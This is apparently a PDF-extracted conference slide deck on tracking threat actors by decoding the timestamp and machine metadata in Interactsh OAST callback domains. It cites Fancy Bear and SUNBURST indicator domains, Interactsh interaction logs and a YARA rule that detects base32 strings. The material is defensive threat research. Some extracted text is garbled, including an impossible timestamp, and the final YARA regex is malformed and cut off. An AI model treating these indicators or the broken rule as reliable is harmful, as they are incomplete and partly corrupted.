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Tracking the cyberspace ghost from OAST to OAST

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
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
areas of research

nuclear weapons; defense; energy; materials science and homeland security; nonproliferation; supercomputing and cybersecurity; robotics; climate and infrastructure security; nuclear reactor safety; nanodevices and microsystems; geosciences; bioscience; radiation effects; and nuclear fusion



did you know?

The “clean room” technology essential to every microelectronics fabrication plant and hospital surgery facility today was invented and patented for free use by Sandia engineers in 1961.



Mighty Mouse robot



National Solar Thermal Facility



Z machine firing

employees

10,000 employees

animals on site

greater roadrunners

About Me



- Orthogonal thinker
- Introvert with Extrovert Battery™
- Level 2 Aphantasia
- Signal == Noise

ATTRIBUTES



- How stuff works
- Stimulus-response tests
- Reading T&Cs
- “Seeing” entropy
- Making mental models

INTERESTS



- Catastrophizing solutions to problems that don't exist... yet

SUPERPOWER ???

From What to Where?

OAST is

- ✓ Out of band
- ✓ Application
- ✓ Security
- ✓ Testing

OAST enables

- ✓ Blind testing
- ✓ Target tracking
- ✓ Canary tokens

OAST uses

- ✓ Wildcard DNS
- ✓ Correlation ID
- ✓ Base32

copuimbqtu56ketubn40ajaerjus55d65.oast.pro

(Example Interactsh fully-qualified domain name)

BLUF / TL;DR / The “So What?”

1. Living off the Land (LotL) leaves **clues** that we can use
2. Clues from OAST tools can **help us track** threat actors

`cor5bhhoi4iklivcirq04cqfk1ksr6hqr.oast.fun`

1. Is not Base64
2. Is not random
3. Is **time-sortable**
4. Includes a “nonce”
5. Has at least 12 bytes of data

Interactsh metadata

CERT-UA’s Fancy Bear problem

- `taiz*` and `czyr*` are ODD
- Should be between:
- `c25kh0*` [2021-04-30]
- and `crmjj4*` [2024-09-20]
- `yyyy`’s mean more tasty bits

Campaign [czyr] MASPIE &
STEELHOOK


Same actor. Different day. Building a botnet.

- Cookie on port TCP/**4357**:
- `cor5bhhoi4iklivcirq04cqfk1ksr6hqr.oast.fun`
- Is the same actor as:
- `coic2qhoi4ikukpk7t4gb1exrojm9jdjb.oast.live`

Campaign [hoi4i] cookies with a side of oast

“Please choose a single rabbit hole”


- OAST platforms are plentiful
- They all have curious clues to chase
- I spent hundreds of hours deep-diving
- We have only 20 minutes, so buckle up for the trip!



Remember that SUNBURST/Solorigate thing?

- Data exfil via DNS, not just “DGA”
- Base32 encoded unique names
- Domains were “AWS appsync” look-a-likes
- Annoying, right?

kxbwmqov6jgg3daaamb744ycu4.appsnc-api.us-east-1.amazonaws[.]com
6a57jk2ba1d9keg15cbg.appsnc-api.eu-west-1.avsvmcloud[.]com



FireEye Threat Research Blog (2020-12-13)
<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

Erik Hjelmvik, NetReSec Blog (2021-01-03),
<https://www.netresec.com/?page=Blog&month=2021-01&post=Finding-Targeted-SUNBURST-Victims-with-pDNS>


“The dynamically generated portion of the domain is the interesting part. It is computed by hashing the following data:
The physical address of the network interface
The domain name of the device
The content of the MachineGuid registry value from the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptograph”
Microsoft Security Blog (2020-12-18),
<https://www.microsoft.com/en-us/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/>

OAST rabbit hole of choice: Interactsh

- **Project Discovery**
 - security automation software company
- **Nuclei**
 - Very popular scanning engine that uses "Nuclei Templates" to extend the tests
- **Interactsh**
 - Part of Nuclei that enables Out of Band success detection
 - Interactsh creates **unique DNS records** for each **Scan ID** that are hosted currently at the following domains:
 - `oast.pro`, `oast.live`, `oast.site`, `oast.online`, `oast.fun`, `oast.me`

Features:

- DNS / HTTP(S) / SMTP(S) / LDAP Interaction
- CLI / Web / Burp / ZAP / Docker client
- AES encryption with zero logging
- Automatic ACME **Wildcard** TLS w/ Auto Renewal
- DNS Entries for Cloud Metadata service
- Dynamic HTTP Response control
- **Self-Hosted** Interactsh Server (opt.)
- Multiple domain support (self-hosted)
- **NTLM/SMB/FTP(S)/RESPONDER** Listener (self-hosted)
- Wildcard / Protected Interactions (self-hosted)
- Customizable Index / File hosting (self-hosted)
- **Customizable Payload Length** (self-hosted)
- Custom SSL Certificate (self-hosted)



⌚
We can tell
when these
wildcard
domains
were
created

	Query	Response	First Seen	Last Seen
⌚	<code>bgptools-wildcard-confirmed.interact.sh</code>	46.101.25.250	2021-05-08, 18:00	2022-09-08, 17:59
	<code>bgptools-wildcard-confirmed.interactsh.com</code>	104.248.51.21	2021-10-28, 18:00	2022-01-29, 16:59
	<code>bgptools-wildcard-confirmed.oast.fun</code>	206.189.156.69	2022-01-11, 17:00	2024-08-29, 17:59
	<code>bgptools-wildcard-confirmed.oast.site</code>	178.128.16.97	2022-01-13, 17:00	2024-09-01, 17:59
	<code>bgptools-wildcard-confirmed.oast.live</code>	178.128.210.172	2022-01-15, 17:00	2024-08-25, 17:59
	<code>bgptools-wildcard-confirmed.oast.pro</code>	178.128.212.209	2022-01-15, 17:00	2024-08-26, 17:59
	<code>bgptools-wildcard-confirmed.oast.me</code>	178.128.209.14	2022-01-19, 17:00	2024-09-01, 17:59
	<code>bgptools-wildcard-confirmed.oast.online</code>	167.99.69.236	2022-02-09, 17:00	2024-08-23, 17:59

Interactsh interactions

```
interactsh-client -v -o interactsh-logs.txt
```

projectdiscovery.io

```
[INF] Listing 1 payload for 00B Testing  
[INF] c58bduhe008dovpvhvugcfemp9yyyyyyn.oast.pro
```

[c58bduhe008dovpvhvugcfemp9yyyyyyn] Received HTTP interaction from 103.22.142.211 at 2021-09-26 18:08:07

HTTP Request

GET /favicon.ico HTTP/2.0

Host: c58bduhe008dovpvhvugcfemp9yyyyyn.oast.pro

Referer: <https://c58bduhe008dovpvhvugcfemp9yyyyyyn.oast.pro>

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36

ANSWER

HTTP/1.1 200 OK

Connection: close

Content-Type: text/html; charset=utf-8

Server: oast.pro

```
<html><head></head><body>nYYYYYY9pmefcguvhvqvod800ehudb85c</body></html>
```



Don't make me scan you!

We can calculate the SHA256 hash of this HTTP response without ever seeing it!

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Interactsh web client (then)

interactsh.com app.interactsh.com +

1 X OOB Testing X SQLI X + Refresh

c57mv3m2vtc00003ctpggnu4pthyyyyyb.interactsh.com

Request Response []

From IP address 10.122.142.211 at 2021-51-26_12:51

Request Response

Copy

Request

Response

Copy

#	TIME	TYPE
7	3 days ago	http
6	3 days ago	http
5	3 days ago	http
4	3 days ago	http
3	3 days ago	http
2	3 days ago	http

GET /favicon.ico HTTP/2.0
Host: c57mv3m2vtc00003ctpggnu4pthyyyyyb.interactsh.com
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/icon,image/x-icon
Accept-Encoding: gzip, deflate, br
Accept-Language: en-IN,en;q=0.9
Cookie: _ga=GA1.2.1981211485.1632515655; _gid=GA1.2.15594
Referer: https://c57mv3m2vtc00003ctpggnu4pthyyyyyb.interactsh.com
Sec-Ch-Ua: "Google Chrome";v="93", "Not;A Brand";v="99",
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Server: interactsh.com

<html><head></head><body>byyyyyhttp4unggptc30000ctv2m3vm75</body>

1 X

+

C Refresh

iwrievccvrpeietkrag78hg7xpu5bkt2.oa...



Request

Copy

```
GET /favicon.ico HTTP/2.0
Host: iwrievccvrpeietkrag78hg7xpu5bkt2.oast.fun
Accept: image/avif,image/webp,image/apng,image/svg+
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US;q=0.5,en;q=0.3
Priority: u=1, i
Referer: https://iwrievccvrpeietkrag78hg7xpu5bkt2.oast.fun
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.130 Safari/537.36
```

Response

Copy

```
HTTP/1.1 200 OK
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authori...
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Server: oast.fun
X-Interactsh-Version: 1.1.8

<html><head></head><body>2tgb5upx7gh87garwkteieprvc...
```

#	TIME	TYPE
5	18 minutes ago	http
4	18 minutes ago	http
3	18 minutes ago	dns
2	18 minutes ago	dns
1	18 minutes ago	dns

How is this work novel?

- Others have analyzed Interactsh activity*
- But prior focus has mostly been on macro patterns
- This work shows how Interactsh encodes metadata
- Focus is on the micro scale of individuals, machines and timestamps
- The use of xid/id.go by Interactsh is ALSO a form of Living Off the Land

* <https://www.lacework.com/blog/the-oast-with-the-most/>

State shared between Interactsh client / server

```
sessionInfo := &options.SessionInfo{  
    ServerURL:      c.serverURL.String(),  
    Token:          c.token,  
    PrivateKey:     string(privateKeyData),  
    CorrelationID:  c.correlationID,  
    SecretKey:      c.secretKey,  
    PublicKey:     publicKeyData,  
}
```

Metadata!

- This struct holds the session state
- Unique to the Interactsh client
- Can be unique for the target

Note: there are six other session state fields I'm not even covering today!

<https://github.com/projectdiscovery/interactsh/blob/e6663b778b5d8641219fd39ac56086e92f467f02/pkg/client/client.go#L698>

Recovering metadata from Interactsh domains

- Interactsh saves **metadata in the session state**
- Nuclei and Interactsh use a **Correlation ID (CID)** that is a K-sortable unique identifier:
 - 12-byte **Preamble**, a “**XID**” (<https://github.com/rs/xid>):
 - 4-byte **seconds** since the Unix epoch,
 - 3-byte **machine identifier**,
 - 2-byte **process id**, and
 - 3-byte **counter**, starting with a random value,
 - “**N**”-byte “**Nonce**”
 - Nonce calculation is random-ish, but then truncated
- The **XID** string representation uses **base32hex** (without padding characters) for better space efficiency when stored in that form (**20 bytes**)
- But the **Nonce** string representation uses **z-base-32**

Resulting in a
number of lost
days in the life of
this author!



I had this clever idea (maybe don't try this part at home)

How it Started




How it's Going

```
rule Base32
{
    strings:
        $rfc4648base32 = /\b[A-Z2-7=]{13,64}\b/
        $rfc4648base32lc = /\b[a-z2-7=]{13,64}\b/
        $rfc4648base32hex = /\b[0-9a-v=]{13,64}\b/
        $zbase32 = /\bybnndrfg8ejkmcpqxot1uwiszaz45h769]{13,64}/
